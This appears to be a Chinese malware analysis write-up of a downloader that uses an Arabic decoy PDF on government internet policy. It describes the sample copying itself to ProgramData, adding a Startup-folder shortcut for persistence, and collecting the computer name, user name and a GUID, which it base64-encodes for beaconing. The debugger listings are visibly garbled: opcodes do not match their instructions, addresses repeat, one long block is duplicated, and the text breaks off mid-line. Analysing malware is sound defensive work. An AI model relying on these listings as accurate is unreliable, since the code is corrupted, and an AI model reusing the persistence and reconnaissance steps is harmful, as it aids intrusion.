005E60C0	B0 89 47 00 00 00 00 C0 02 47 00	0160FC6C 00000000
005E60D0	B0 89 48 00 00 00 00 50 FF 47 00	0160FC70 00000000
005E60E0	C0 00 00 00 00 00 00 00 60 48 48 00	0160FC74 00000000
005E60F0	60 82 48 00 00 00 00 60 48 48 00	0160FC78 00000000
005E6100	60 82 48 00 00 00 00 60 48 48 00	0160FC80 00000000
005E6110	60 82 48 00 00 00 00 60 48 48 00	0160FC84 00000001
005E6120	B0 EA 00	0160FC88 00000000
005E6130	20 26 48 00 58 CF 4C 00	0160FC90 005F538
005E6140	B0 E5 00 00 20 CE 4C 00 98 46 46 00 00 96 46 00 00 98 46 46 00 00 00 00 00 00 00 00 00 00 00	0160FC94 00000000
005E6150	00 00	0160FC98 00000000

其PDF透饵文档内容如图,主要关于其**使用互联网的政治类题材样本**,推测应该是**针对政府部门的活动**

أعلن وزير الاتصالات وتكنولوجيا المعلومات، اليوم الاثنين، أنه تم اعتماد تفاصيل استخدام الانترنت في المؤسسات العامة باتفاق كل ما هو ضار من موقع ليس لها صلة مهنية بالعمل.

ومن هذه المواقع، "الموقع الإباحية للفمار أو الخاصة بالجريمة أو موقع الترفية أو الموقع التي يمكن أن تؤدي لخرب أحجزة المؤسسات الحكومية والفرصنة".

وأضاف في لقاء صحفي، "تضمن الإجراءات المتخذة تفاصيل الاجتماعي لمدة ساعتين من الدوام الحكومي، على أن يكون لرئيس الوزراء في كل موسمية، الصلاحية في السماح بوصول الموظف لأي من الواقع المذكور، حسب طبيعة العمل".

في الوقت ذاته، ترقى أن تكون هذه الإجراءات "شبة قيد" على عمل الموظفين الحكوميين معتبراً أنها "تستهدف التنظيم خاصة أن هناك مؤسسات حكومية تطبق هذه الإجراءات بالفعل منذ فترة طويلة ومتى هو اعتماد سياسات محددة لتعديها".

考虑到它以组织为目标，特别是因为存在执行这些程序的政府机构确实，很长一段时间以来，所采用的就是采用具体的政策来将其概括化。”

原文

翻譯

PDF诱饵文档Define the Internet in government institutions.pdf原文以及翻译

同时利用 CopyFileA 函数将自身拷贝到 %ProgramData% 目录下并且重命名为

SyncDownOptzHostProc.exe

利用 CreateFileW 函数在自启动文件夹下创造指向 %ProgramData%\SyncDownOptzHostProc.exe 的快捷方式 SyncDownOptzHostProc.lnk

```

    753858E7 55           push ebp
    753858E8 89EC         mov ebp,esp
    753858E9 83EC 10     sub esp,0x10
    753858ED FF7F 00     push dword ptr ss:[ebp+0x8]
    753858F0 8045 F8     lea eax,dword ptr ss:[ebp-0x8]
    753858F3 5A           push eax
    753858F4 E8 71F0FDFF  call kernel32.Basep8BitStringToDynamicU
    753858F5 85C0         test eax,eax
    753858F6 74 47       jne Define_t.00404630
    753858F7 85C0         test eax,eax
    753858F8 74 47       jne Define_t.00404630
    753858F9 85C0         test eax,eax
    753858FA 74 47       jne Define_t.00404630
    753858FB 85C0         test eax,eax
    753858FC 74 47       jne Define_t.00404630
    753858FD 85C0         test eax,eax
    753858FE 74 47       jne Define_t.00404630
    753858FF FF75 0C     push dword ptr ss:[ebp-0xC]
    75385902 8045 F0     lea eax,dword ptr ss:[ebp-0x10]
    75385905 5A           push eax
    75385906 E8 5FFF0DFF  call kernel32.Basep8BitStringToDynamicU
    75385908 8035 78056752 mov esi,dword ptr ds:[\ntdll_1.RtlFreeUnicodeString]
    75385911 85C0         test eax,eax
    75385913 0F84 79068000 xor eax,eax
    75385918 33C9         xor ecx,ecx
    75385919 3945 10     cmp dword ptr ss:[ebp+0x10],eax
    75385920 0F95C1       setne cl
    75385923 51           push ecx
    75385924 50           push eax
    75385925 50           push eax
    75385926 50           push eax
    75385927 FF75 F4     push dword ptr ss:[ebp-0xC]
    edi=00000000

    EIP 753858E5 kernel32.CopyFileA
    ECX 0116FC4AC
    EDX 0116FC74
    EBX 0116F888 ASCII "D:\"
    ESP 0116FC2C
    EBP 0116FC00
    ESI 00AD4630 Define_t.00404630
    EDI 00000000

    EIP 753858E5 kernel32.CopyFileA
    ECX 002B 32位 0xFFFFFFF
    EDX 0023 32位 0xFFFFFFF
    EBX 002B 32位 0xFFFFFFF
    ESP 0053 32位 7EFDD000(FFF)
    EBP 002B 32位 0xFFFFFFF
    ESI 00000000
    EDI 00000000

    EIP 00000202 (NO,NB,NE,A,NS,P0,GE,G)
    ECX 00000000
    EDX 00000000
    EBX 00000000
    ESP 00000000
    EBP 00000000
    ESI 00000000
    EDI 00000000


    ST0 empty 0.0
    ST1 empty 0.0
    ST2 empty 0.0
    ST3 empty 0.0
    ST4 empty 0.0
    ST5 empty 0.0
    ST6 empty 0.50000000000000000000000000000000
    ST7 empty 0.50000000000000000000000000000000

    FST 4020 Cond 1 0 0 0 Err 0 0 1 0 0 0 0 0 (E)
    EIP 00000202 (NO,NB,NE,A,NS,P0,GE,G)
    ECX 00000000
    EDX 00000000
    EBX 00000000
    ESP 00000000
    EBP 00000000
    ESI 00000000
    EDI 00000000
  
```

利用 CreateFileW 函数在自启动文件夹下创造指向 %ProgramData%\SyncDownOptzHostProc.exe 的快捷方式 SyncDownOptzHostProc.lnk

```

    01160FC2C 000276F9 CALL 到 CreateFileW 来自 Define_t.004027AFN
    01160FC30 017EC4AC ExistingFileName = "C:\"
    01160FC34 017DC46C NewFileName = "C:\ProgramData\SyncDownOptzHostProc.exe"
    01160FC38 00000000 LfFailIfExists = FALSE
    01160FC3C 00000000
    01160FC40 00000000
    01160FC44 0058F6F8 ASCII "Link"
    01160FC48 00000004
    01160FC50 0040F750 返回到 Define_t.0040F750 来自 Define_t.00401030
    01160FC54 004083CF 返回到 Define_t.004083CF 来自 Define_t.0040F750
    01160FC58 005D50B0 UNICODE "."
    01160FC5C 0054F026 返回到 Define_t.0054F026
    01160FC60 00000000
    01160FC64 00000000
  
```



ii. 下载者(Downloader)部分:

通过 CreateFile 函数创造 %ProgramData%\GUID.bin 文件,内部写入对应本机的 GUID .当软件再次运行的时候检查自身是否位于 %ProgramData% 文件夹下,若不是则释放pdf文档。若是,则释放 1nk 到自启动文件夹

```

00428B84A FF91 A0000000 | call dword ptr ds:[ecx+0x04]
00428B850 E8 5908FEFF | lea eax,dword ptr ss:[ebp-0x18]
00428B853 50 | push eax
00428B854 80AD 94 | lea ecx,dword ptr ss:[ebp-0x6C]
00428B857 BA 30F25800 | mov edx,Syncdown.0058F230
00428B85C B8 00000000 | ASCII "abcdefghijklmnopqrstuvwxyz"
00428B861 E8 1AC0FFFF | call Syncdown.00425480
00428B866 8850 98 | mov ebx,dword ptr ss:[ebp-0x6C]
00428B869 8045 8C | lea eax,dword ptr ss:[ebp-0x74]
00428B86C E8 4FB1E0FF | call Syncdown.0040CCE0
00428B871 68 00 | push ebx
00428B873 B9 00BF75800 | mov ecx,SyncDown.0058F740
00428B878 8855 90 | mov edx,dword ptr ss:[ebp-0x8C]
00428B87B 8845 9C | lea eax,dword ptr ss:[ebp-0x874]
00428B87E E8 002FEFFF | call Syncdown.00408090
00428B883 8845 8C | mov ebx,dword ptr ss:[ebp-0x74]
00428B886 B1 01 | mov cl,0x1
00428B889 8904 | mov edx,ebx
00428B88A E8 A10D0FFF | call Syncdown.00425C30
00428B88F 8845 F8 | mov eax,dword ptr ss:[ebp-0x88]
00428B892 8880 A0040000 | mov eax,dword ptr ds:[eax+0x8000]
00428B898 8880 BC030000 | mov eax,dword ptr ds:[eax+0x3BC]
00428B89E 8855 E8 | mov edx,dword ptr ss:[ebp-0x181]
堆栈地址=0160FDB8
eax=00000002

```

生成GUID

ASCII "GUID.bin"

堆栈器 (FPU)

EAX 00000002	ECX 00000000	EDX 0058F230 ASCII "abcdefghijklmnopqrstuvwxyz"
EBX 00000000	ESP 0160F7C7	EBP 00000000 ASCII "3u0272UtlR"
ECX 00000000	EBP 00000000	ESI 00589DF4 SyncDown.00589DF4
EDX 0058F230	EDI 0056E7D4 SyncDown.0056E7D4	EDI 0056E7D4 SyncDown.0056E7D4
ESP 00000000	EIP 00028B69 SyncDown.00428B69	EIP 00028B69 SyncDown.00428B69
EBP 00000000	C 0 ES 0028 32位 0xFFFFFFF	C 0 ES 0028 32位 0xFFFFFFF
ECX 00000000	P 1 CS 0023 32位 0xFFFFFFF	P 1 CS 0023 32位 0xFFFFFFF
EDX 00000000	A 0 SS 0028 32位 0xFFFFFFF	A 0 SS 0028 32位 0xFFFFFFF
ESP 00000000	Z 1 DS 0028 32位 0xFFFFFFF	Z 1 DS 0028 32位 0xFFFFFFF
EBP 00000000	S 0 FS 0053 32位 7ED0000C	S 0 FS 0053 32位 7ED0000C
ECX 00000000	T 0 GS 0028 32位 0xFFFFFFF	T 0 GS 0028 32位 0xFFFFFFF
EDX 00000000	D 0	D 0
ESP 00000000	O 0 LastErr ERROR_FILE_NOT_FOUND (00000002)	O 0 LastErr ERROR_FILE_NOT_FOUND (00000002)
EBP 00000000	EFL 00000246 (NO,NB,E,DE,NS,PE,GE,LE)	EFL 00000246 (NO,NB,E,DE,NS,PE,GE,LE)
ECX 00000000	ST0 empty 0.0	ST0 empty 0.0
EDX 00000000	ST1 empty 0.0	ST1 empty 0.0
ESP 00000000	ST2 empty 0.0	ST2 empty 0.0
EBP 00000000	ST3 empty 0.0	ST3 empty 0.0
ECX 00000000	ST4 empty 0.0	ST4 empty 0.0

0160F968	00411758	CALL 至 CreateFileW 来自 Define_t.00411753
0160F96C	0173C1B8	FileName = "C:\ProgramData\GUID.bin"
0160F970	80000000	Access = GENERIC_READ
0160F974	00000001	ShareMode = FILE_SHARE_READ
0160F978	0160F99C	pSecurity = 0160F99C
0160F97C	00000003	Mode = OPEN_EXISTING
0160F980	00000000	Attributes = NORMAL
0160F984	00000000	bTemplateFile = NULL
0160F988	0056E7D4	Define_t.0056E7D4
0160F98C	00010000	
0160F990	0160FA14	
0160F994	0160FA60	UNICODE "C:\ProgramData\GUID.bin"
0160F998	0160FA14	
0160F99C	0000000C	
0160F9A0	00000000	
0160F9A4	FFFFFFFF	
0160F9A8	0173C1B8	UNICODE "C:\ProgramData\GUID.bin"
0160F9AC	0160F9C0	
0160F9B0	004118C9	返回到 Define_t.004118C9 来自 Define_t.00411560
0160F9B4	00000000	

创建GUID.bin文件

①.信息收集

1.收集当前用户名以及当前计算机名称,并且读取 GUID.bin 文件中的GUID码

```

028B82F . 8045 F4 | lea eax,[local.3]
028B832 . E8 5908FEFF | call Define_t.00408090
028B835 . 8055 94 | mov edx,[local.27]
028B837 . 88 78E75800 | lea edx,Define_t.0058F770
028B839 . 88 78E75800 | mov eax,Define_t.0058F770
028B841 . E8 98500200 | call Define_t.0040E500
028B843 . 8855 94 | mov edx,[local.27]
028B846 . B9 18EF5800 | lea edx,Define_t.0058F784
028B848 . B8 F0455E00 | mov eax,Define_t.0058F784
028B850 . E8 3808FEFF | call Define_t.00408090
028B852 . 8055 94 | mov edx,[local.4]
028B854 . 88 78E75800 | lea edx,Define_t.0058F784
028B856 . E8 98500200 | call Define_t.0040E500
028B858 . 8055 EC | mov edx,[local.5]
028B859 . B8 DNEE5800 | lea edx,Define_t.0058EED0
028B860 . E8 8E500200 | call Define_t.0040E500
028B862 . 8045 94 | lea eax,[local.28]
028B864 . E8 4602DF0F | call Define_t.0040ECC0
028B866 . 68 FFFF8000 | push 0xFFFF
028B868 . B9 A0F75800 | lea edx,Define_t.0058F700
028B86A . 8045 94 | lea eax,[local.29]
028B86C . B8 DNEE5800 | lea edx,Define_t.0058EED0
028B86E . E8 8E500200 | call Define_t.0040E500
028B870 . 8045 94 | lea eax,[local.28]
028B872 . E8 D9C70100 | call Define_t.0040E5270
028B874 . 84C0 | test al,al
028B876 . 0F40 86000000 | jne Define_t.00428B25
028B878 . 8045 F8 | mov eax,[local.3]
028B87A . 0F40 86000000 | mov eax,dword ptr ds:[eax+0x400]
028B87C . 8045 94 | mov eax,dword ptr ds:[eax+0x3BC]
028B87E . B8 DNEE5800 | lea edx,Define_t.0058EED0
028B880 . 8045 94 | lea eax,[local.28]
028B882 . E8 D9C70100 | call Define_t.0040E5270
028B884 . 8045 94 | lea eax,[local.28]
028B886 . E8 D9C70100 | call Define_t.0040E5270
028B888 . 8045 94 | lea eax,[local.28]
028B88A . E8 D9C70100 | call Define_t.0040E5270
028B88C . 8045 94 | lea eax,[local.28]
028B88E . E8 D9C70100 | call Define_t.0040E5270
028B890 . 8045 94 | lea eax,[local.28]
028B892 . E8 D9C70100 | call Define_t.0040E5270
028B894 . 8045 94 | lea eax,[local.28]
028B896 . E8 D9C70100 | call Define_t.0040E5270
028B898 . 8045 94 | lea eax,[local.28]
028B89A . E8 D9C70100 | call Define_t.0040E5270
028B89C . 8045 94 | lea eax,[local.28]
028B89E . E8 D9C70100 | call Define_t.0040E5270
028B8A0 . 8045 94 | lea eax,[local.28]
028B8A2 . E8 D9C70100 | call Define_t.0040E5270
028B8A4 . 8045 94 | lea eax,[local.28]
028B8A6 . E8 D9C70100 | call Define_t.0040E5270
028B8A8 . 8045 94 | lea eax,[local.28]
028B8A0 . E8 D9C70100 | call Define_t.0040E5270
028B8A2 . 8045 94 | lea eax,[local.28]
028B8A4 . E8 D9C70100 | call Define_t.0040E5270
028B8A6 . 8045 94 | lea eax,[local.28]
028B8A8 . E8 D9C70100 | call Define_t.0040E5270
028B8A0 . 8045 94 | lea eax,[local.28]
028B8A2 . E8 D9C70100 | call Define_t.0040E5270
028B8A4 . 8045 94 | lea eax,[local.28]
028B8A6 . E8 D9C70100 | call Define_t.0040E5270
028B8A8 . 8045 94 | lea eax,[local.28]
028B8A0 . E8 D9C70100 | call Define_t.0040E5270
028B8A2 . 8045 94 | lea eax,[local.28]
028B8A4 . E8 D9C70100 | call Define_t.0040E5270
028B8A6 . 8045 94 | lea eax,[local.28]
028B8A8 . E8 D9C70100 | call Define_t.0040E5270
028B8A0 . 8045 94 | lea eax,[local.28]
028B8A2 . E8 D9C70100 | call Define_t.0040E5270
028B8A4 . 8045 94 | lea eax,[local.28]
028B8A6 . E8 D9C70100 | call Define_t.0040E5270
028B8A8 . 8045 94 | lea eax,[local.28]
028B8A0 . E8 D9C70100 | call Define_t.0040E5270
028B8A2 . 8045 94 | lea eax,[local.28]
028B8A4 . E8 D9C70100 | call Define_t.0040E5270
028B8A6 . 8045 94 | lea eax,[local.28]
028B8A8 . E8 D9C70100 | call Define_t.0040E5270
028B8A0 . 8045 94 | lea eax,[local.28]
028B8A2 . E8 D9C70100 | call Define_t.0040E5270
028B8A4 . 8045 94 | lea eax,[local.28]
028B8A6 . E8 D9C70100 | call Define_t.0040E5270
028B8A8 . 8045 94 | lea eax,[local.28]
028B8A0 . E8 D9C70100 | call Define_t.0040E5270
028B8A2 . 8045 94 | lea eax,[local.28]
028B8A4 . E8 D9C70100 | call Define_t.0040E5270
028B8A6 . 8045 94 | lea eax,[local.28]
028B8A8 . E8 D9C70100 | call Define_t.0040E5270
028B8A0 . 8045 94 | lea eax,[local.28]
028B8A2 . E8 D9C70100 | call Define_t.0040E5270
028B8A4 . 8045 94 | lea eax,[local.28]
028B8A6 . E8 D9C70100 | call Define_t.0040E5270
028B8A8 . 8045 94 | lea eax,[local.28]
028B8A0 . E8 D9C70100 | call Define_t.0040E5270
028B8A2 . 8045 94 | lea eax,[local.28]
028B8A4 . E8 D9C70100 | call Define_t.0040E5270
028B8A6 . 8045 94 | lea eax,[local.28]
028B8A8 . E8 D9C70100 | call Define_t.0040E5270
028B8A0 . 8045 94 | lea eax,[local.28]
028B8A2 . E8 D9C70100 | call Define_t.0040E5270
028B8A4 . 8045 94 | lea eax,[local.28]
028B8A6 . E8 D9C70100 | call Define_t.0040E5270
028B8A8 . 8045 94 | lea eax,[local.28]
028B8A0 . E8 D9C70100 | call Define_t.0040E5270
028B8A2 . 8045 94 | lea eax,[local.28]
028B8A4 . E8 D9C70100 | call Define_t.0040E5270
028B8A6 . 8045 94 | lea eax,[local.28]
028B8A8 . E8 D9C70100 | call Define_t.0040E5270
028B8A0 . 8045 94 | lea eax,[local.28]
028B8A2 . E8 D9C70100 | call Define_t.0040E5270
028B8A4 . 8045 94 | lea eax,[local.28]
028B8A6 . E8 D9C70100 | call Define_t.0040E5270
028B8A8 . 8045 94 | lea eax,[local.28]
028B8A0 . E8 D9C70100 | call Define_t.0040E5270
028B8A2 . 8045 94 | lea eax,[local.28]
028B8A4 . E8 D9C70100 | call Define_t.0040E5270
028B8A6 . 8045 94 | lea eax,[local.28]
028B8A8 . E8 D9C70100 | call Define_t.0040E5270
028B8A0 . 8045 94 | lea eax,[local.28]
028B8A2 . E8 D9C70100 | call Define_t.0040E5270
028B8A4 . 8045 94 | lea eax,[local.28]
028B8A6 . E8 D9C70100 | call Define_t.0040E5270
028B8A8 . 8045 94 | lea eax,[local.28]
028B8A0 . E8 D9C70100 | call Define_t.0040E5270
028B8A2 . 8045 94 | lea eax,[local.28]
028B8A4 . E8 D9C70100 | call Define_t.0040E5270
028B8A6 . 8045 94 | lea eax,[local.28]
028B8A8 . E8 D9C70100 | call Define_t.0040E5270
028B8A0 . 8045 94 | lea eax,[local.28]
028B8A2 . E8 D9C70100 | call Define_t.0040E5270
028B8A4 . 8045 94 | lea eax,[local.28]
028B8A6 . E8 D9C70100 | call Define_t.0040E5270
028B8A8 . 8045 94 | lea eax,[local.28]
028B8A0 . E8 D9C70100 | call Define_t.0040E5270
028B8A2 . 8045 94 | lea eax,[local.28]
028B8A4 . E8 D9C70100 | call Define_t.0040E5270
028B8A6 . 8045 94 | lea eax,[local.28]
028B8A8 . E8 D9C70100 | call Define_t.0040E5270
028B8A0 . 8045 94 | lea eax,[local.28]
028B8A2 . E8 D9C70100 | call Define_t.0040E5270
028B8A4 . 8045 94 | lea eax,[local.28]
028B8A6 . E8 D9C70100 | call Define_t.0040E5270
028B8A8 . 8045 94 | lea eax,[local.28]
028B8A0 . E8 D9C70100 | call Define_t.0040E5270
028B8A2 . 8045 94 | lea eax,[local.28]
028B8A4 . E8 D9C70100 | call Define_t.0040E5270
028B8A6 . 8045 94 | lea eax,[local.28]
028B8A8 . E8 D9C70100 | call Define_t.0040E5270
028B8A0 . 8045 94 | lea eax,[local.28]
028B8A2 . E8 D9C70100 | call Define_t.0040E5270
028B8A4 . 8045 94 | lea eax,[local.28]
028B8A6 . E8 D9C70100 | call Define_t.0040E5270
028B8A8 . 8045 94 | lea eax,[local.28]
028B8A0 . E8 D9C70100 | call Define_t.0040E5270
028B8A2 . 8045 94 | lea eax,[local.28]
028B8A4 . E8 D9C70100 | call Define_t.0040E5270
028B8A6 . 8045 94 | lea eax,[local.28]
028B8A8 . E8 D9C70100 | call Define_t.0040E5270
028B8A0 . 8045 94 | lea eax,[local.28]
028B8A2 . E8 D9C70100 | call Define_t.0040E5270
028B8A4 . 8045 94 | lea eax,[local.28]
028B8A6 . E8 D9C70100 | call Define_t.0040E5270
028B8A8 . 8045 94 | lea eax,[local.28]
028B8A0 . E8 D9C70100 | call Define_t.0040E5270
028B8A2 . 8045 94 | lea eax,[local.28]
028B8A4 . E8 D9C70100 | call Define_t.0040E5270
028B8A6 . 8045 94 | lea eax,[local.28]
028B8A8 . E8 D9C70100 | call Define_t.0040E5270
028B8A0 . 8045 94 | lea eax,[local.28]
028B8A2 . E8 D9C70100 | call Define_t.0040E5270
028B8A4 . 8045 94 | lea eax,[local.28]
028B8A6 . E8 D9C70100 | call Define_t.0040E5270
028B8A8 . 8045 94 | lea eax,[local.28]
028B8A0 . E8 D9C70100 | call Define_t.0040E5270
028B8A2 . 8045 94 | lea eax,[local.28]
028B8A4 . E8 D9C70100 | call Define_t.0040E5270
028B8A6 . 8045 94 | lea eax,[local.28]
028B8A8 . E8 D9C70100 | call Define_t.0040E5270
028B8A0 . 8045 94 | lea eax,[local.28]
028B8A2 . E8 D9C70100 | call Define_t.0040E5270
028B8A4 . 8045 94 | lea eax,[local.28]
028B8A6 . E8 D9C70100 | call Define_t.0040E5270
028B8A8 . 8045 94 | lea eax,[local.28]
028B8A0 . E8 D9C70100 | call Define_t.0040E5270
028B8A2 . 8045 94 | lea eax,[local.28]
028B8A4 . E8 D9C70100 | call Define_t.0040E5270
028B8A6 . 8045 94 | lea eax,[local.28]
028B8A8 . E8 D9C70100 | call Define_t.0040E5270
028B8A0 . 8045 94 | lea eax,[local.28]
028B8A2 . E8 D9C70100 | call Define_t.0040E5270
028B8A4 . 8045 94 | lea eax,[local.28]
028B8A6 . E8 D9C70100 | call Define_t.0040E5270
028B8A8 . 8045 94 | lea eax,[local.28]
028B8A0 . E8 D9C70100 | call Define_t.0040E5270
028B8A2 . 8045 94 | lea eax,[local.28]
028B8A4 . E8 D9C70100 | call Define_t.0040E5270
028B8A6 . 8045 94 | lea eax,[local.28]
028B8A8 . E8 D9C70100 | call Define_t.0040E5270
028B8A0 . 8045 94 | lea eax,[local.28]
028B8A2 . E8 D9C70100 | call Define_t.0040E5270
028B8A4 . 8045 94 | lea eax,[local.28]
028B8A6 . E8 D9C70100 | call Define_t.0040E5270
028B8A8 . 8045 94 | lea eax,[local.28]
028B8A0 . E8 D9C70100 | call Define_t.0040E5270
028B8A2 . 8045 94 | lea eax,[local.28]
028B8A4 . E8 D9C70100 | call Define_t.0040E5270
028B8A6 . 8045 94 | lea eax,[local.28]
028B8A8 . E8 D9C70100 | call Define_t.0040E5270
028B8A0 . 8045 94 | lea eax,[local.28]
028B8A2 . E8 D9C70100 | call Define_t.0040E5270
028B8A4 . 8045 94 | lea eax,[local.28]
028B8A6 . E8 D9C70100 | call Define_t.0040E5270
028B8A8 . 8045 94 | lea eax,[local.28]
028B8A0 . E8 D9C70100 | call Define_t.0040E5270
028B8A2 . 8045 94 | lea eax,[local.28]
028B8A4 . E8 D9C70100 | call Define_t.0040E5270
028B8A6 . 8045 94 | lea eax,[local.28]
028B8A8 . E8 D9C70100 | call Define_t.0040E5270
028B8A0 . 8045 94 | lea eax,[local.28]
028B8A2 . E8 D9C70100 | call Define_t.0040E5270
028B8A4 . 8045 94 | lea eax,[local.28]
028B8A6 . E8 D9C70100 | call Define_t.0040E5270
028B8A8 . 8045 94 | lea eax,[local.28]
028B8A0 . E8 D9C70100 | call Define_t.0040E5270
028B8A2 . 8045 94 | lea eax,[local.28]
028B8A4 . E8 D9C70100 | call Define_t.0040E5270
028B8A6 . 8045 94 | lea eax,[local.28]
028B8A8 . E8 D9C70100 | call Define_t.0040E5270
028B8A0 . 8045 94 | lea eax,[local.28]
028B8A2 . E8 D9C70100 | call Define_t.0040E5270
028B8A4 . 8045 94 | lea eax,[local.28]
028B8A6 . E8 D9C70100 | call Define_t.0040E5270
028B8A8 . 8045 94 | lea eax,[local.28]
028B8A0 . E8 D9C70100 | call Define_t.0040E5270
028B8A2 . 8045 94 | lea eax,[local.28]
028B8A4 . E8 D9C70100 | call Define_t.0040E5270
028B8A6 . 8045 94 | lea eax,[local.28]
028B8A8 . E8 D9C70100 | call Define_t.0040E5270
028B8A0 . 8045 94 | lea eax,[local.28]
028B8A2 . E8 D9C70100 | call Define_t.0040E5270
028B8A4 . 8045 94 | lea eax,[local.28]
028B8A6 . E8 D9C70100 | call Define_t.0040E5270
028B8A8 . 8045 94 | lea eax,[local.28]
028B8A0 . E8 D9C70100 | call Define_t.0040E5270
028B8A2 . 8045 94 | lea eax,[local.28]
028B8A4 . E8 D9C70100 | call Define_t.0040E5270
028B8A6 . 8045 94 | lea eax,[local.28]
028B8A8 . E8 D9C70100 | call Define_t.0040E5270
028B8A0 . 8045 94 | lea eax,[local.28]
028B8A2 . E8 D9C70100 | call Define_t.0040E5270
028B8A4 . 8045 94 | lea eax,[local.28]
028B8A6 . E8 D9C70100 | call Define_t.0040E5270
028B8A8 . 8045 94 | lea eax,[local.28]
028B8A0 . E8 D9C70100 | call Define_t.0040E5270
028B8A2 . 8045 94 | lea eax,[local.28]
028B8A4 . E8 D9C70100 | call Define_t.0040E5270
028B8A6 . 8045 94 | lea eax,[local.28]
028B8A8 . E8 D9C70100 | call Define_t.0040E5270
028B8A0 . 8045 94 | lea eax,[local.28]
028B8A2 . E8 D9C70100 | call Define_t.0040E5270
028B8A4 . 8045 94 | lea eax,[local.28]
028B8A6 . E8 D9C70100 | call Define_t.0040E5270
028B8A8 . 8045 94 | lea eax,[local.28]
028B8A0 . E8 D9C70100 | call Define_t.0040E5270
028B8A2 . 8045 94 | lea eax,[local.28]
028B8A4 . E8 D9C70100 | call Define_t.0040E5270
028B8A6 . 8045 94 | lea eax,[local.28]
028B8A8 . E8 D9C70100 | call Define_t.0040E5270
028B8A0 . 8045 94 | lea eax,[local.28]
028B8A2 . E8 D9C70100 | call Define_t.0040E5270
028B8A4 . 8045 94 | lea eax,[local.28]
028B8A6 . E8 D9C70100 | call Define_t.0040E5270
028B8A8 . 8045 94 | lea eax,[local.28]
028B8A0 . E8 D9C70100 | call Define_t.0040E5270
028B8A2 . 8045 94 | lea eax,[local.28]
028B8A4 . E8 D9C7010
```

当前计算机名称_当前用户名_GUID码

```

00428800 . E8 0001FDFF call Define_t.00403CC0
00428801 . 6A 00 push 0x0
00428802 . 8845 F0 mov eax,[local.4]
00428803 . 8985 78FFFFF1 lea edx,[local.34]
00428804 . B8 0CF85800 mov eax,Define_t.0058F80C
00428805 . 8985 C0 mov eax,[local.33],eax
00428806 . 8845 EC mov eax,[local.5]
00428807 . 8945 80 mov eax,[local.32],eax
00428808 . B8 0CF858000 mov eax,Define_t.0058F80C
00428809 . 8945 84 mov eax,[local.31],eax
0042880A . 8845 E8 mov eax,[local.6]
0042880B . 8945 88 mov eax,[local.30],eax
0042880C . B8 0CF858000 lea edx,[local.34]
0042880D . 8D45 94 lea eax,[local.27]
0042880E . B9 0400000000 mov ecx,0x0
0042880F . E8 0300FEFF call Define_t.00409000
00428810 . 8845 94 mov eax,[local.27]
00428811 . B8 0558C0 lea edx,[local.29]
00428812 . E8 88921300 call Define_t.00561E90
00428813 . 8855 8C mov edx,[local.29]
00428814 . B8 E0455E00 mov eax,Define_t.005E45E0
00561E90=Define_t.00561E90 CNAME=计算机名+Guid
00428815 . B8 00000000

```

地址	HEX 数据	ASCII	地址	HEX 数据	ASCII
0056E000	5A 00 00 00 5A 00 00 00 50 39 41 00 00 00 00 00 2...P90.....		0160FD80	00000000	
0056E010	70 3B 41 00 00 00 00 00 00 00 60 3C 41 00 p;A.....<A.		0160FD84	00000000	Define_t.0058E544
0056E020	00 00 00 00 E0 10 45 00 20 BF 44 00 40 BF 44 00 ..YE. 055.		0160FD88	0058E544	Define_t.0058E544
0056E030	60 EE 44 00 A0 EE 44 00 80 10 45 00 90 10 45 銀狀D. 055. YE.		0160FD8C	0058E544	#SCI1 "早V"
0056E040	E0 49 44 00 80 15 45 00 90 E1 42 00 A0 E1 42 00 ..YE. 梅B. 梅B.		0160FD90	0160FD90	返回到 Define_t.0040DC42
0056E050	00 00 00 00 E0 15 45 00 90 E1 42 00 A0 E1 42 00 ..YE. 梅B. 梅B.		0160FD94	0160FD94	ASCII "早V"
0056E060	00 37 45 00 80 37 45 00 30 45 00 40 45 00 47E. 055. 055.		0160FD98	0001B3DC	返回到 Define_t.0040B3DC 来自 Define_t.0040DC30
0056E070	B0 49 46 00 00 A9 46 00 50 52 47 00 F0 52 47 00 遷F. 些F. PRG. 梅G.		0160FDA4	017F4CAC	ASCII "WIN-Q78KAUEI\$H3"
0056E080	B0 ER 46 00 38 EA 46 00 F0 46 00 BE 46 00 開. 單F. 梅F. 梅F.		0160FD88	0058F880C	UNICODE "
0056E090	00 00 00 00 70 E7 46 00 00 00 00 20 E9 46 00 ...055. 梅. 梅.		0160FD9C	01754CAF	ASCII "User"
0056E0A0	A0 45 00 00 45 00 60 73 45 00 00 00 00 00 梅. 梅. SE.		0160FD80	0058F880C	UNICODE "
0056E0B0	10 50 45 00 20 50 45 00 F0 94 48 00 00 00 00 00 MPE. PE. 梅H.		0160FD94	017F4CAF	ASCII "DCyCQcdeOH"
0056E0C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 梅. 梅. 梅. 梅.		0160FD88	00000000	
0056E0D0	C0 06 48 00 00 00 00 00 00 00 00 00 00 00 00 00 梅. 梅. 梅. 梅.		0160FD98	017E3DEC	ASCII "C:\ProgramData\GUID.bin"
0056E0E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 梅. 梅. 梅. 梅.		0160FD80	00000000	ASCII "WIN-Q78KAUEI\$H3 User_DCyCQcdeOH"
0056E0F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 梅. 梅. 梅. 梅.		0160FD94	00000CA2	返回到 Define_t.0040DC42

将这些拼接好的信息利用base64进行编码,组合成 cname 报文

```

00428801 . 0742 04 mov [local.0],eax
00428802 . 8845 E8 mov eax,[local.6]
00428803 . 8945 88 mov [local.30],eax
